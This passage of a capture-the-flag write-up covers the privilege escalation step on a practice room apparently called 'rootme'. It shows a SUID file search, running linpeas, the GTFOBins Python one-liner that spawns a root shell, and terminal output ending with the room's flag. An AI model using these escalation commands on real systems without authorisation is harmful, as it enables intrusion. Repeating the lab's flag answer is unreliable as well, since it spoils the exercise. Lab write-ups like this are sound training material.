
Now that we have a shell, let's escalate our privileges to root. Search for files with SUID permission, which file is

weird? We need to run command **find / -user root -perm /4000**. What it means? It is looking for a file with SUID permission that can be run as root. We need to look carefully into the output of the command to find which file can be exploited to gain root access.



I started a http server on my machine and downloaded the linpeas.sh script on the target, made it executable using chmod and ran it. After the linpeas.sh script finished its magic, I found files with SUID permission, but this python file seemed pretty interesting. ***/usr/bin/python***
https://gtfobins.github.io/#+suid

Go to GTFOBins https://gtfobins.github.io/ and look for Python GTFO. Wen SUID, upon clicking on it, we see a python terminal cmd that when executed may give us the root privilege on the machine.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

We need to run the second part of the command here. Type whoami to get confirmation that we indeed are a root user now.
To find the root.txt run this command in the terminal ***find / -type f -name root.txt*** or we can manually navigate to the root directory

```
www-data@rootme:/home$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
#
# whoami
whoami
root
# pwd
pwd
/home
# cd /root && ls -la
cd /root && ls -la
total 40
drwx------  6 root root 4096 Aug  4  2020 .
drwxr-xr-x 24 root root 4096 Aug  4  2020 ..
-rw-------  1 root root 1423 Aug  4  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug  4  2020 .cache
drwx------  3 root root 4096 Aug  4  2020 .gnupg
drwxr-xr-x  3 root root 4096 Aug  4  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Aug  4  2020 .ssh
-rw-r--r--  1 root root   26 Aug  4  2020 root.txt
# cat root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
#
```

[Room]

Conclusion

This [Room] will help you to practice the usage of `Gobuster` of ffuf, `Nmap` as tools and `Privilege escalation`, `WebShell`.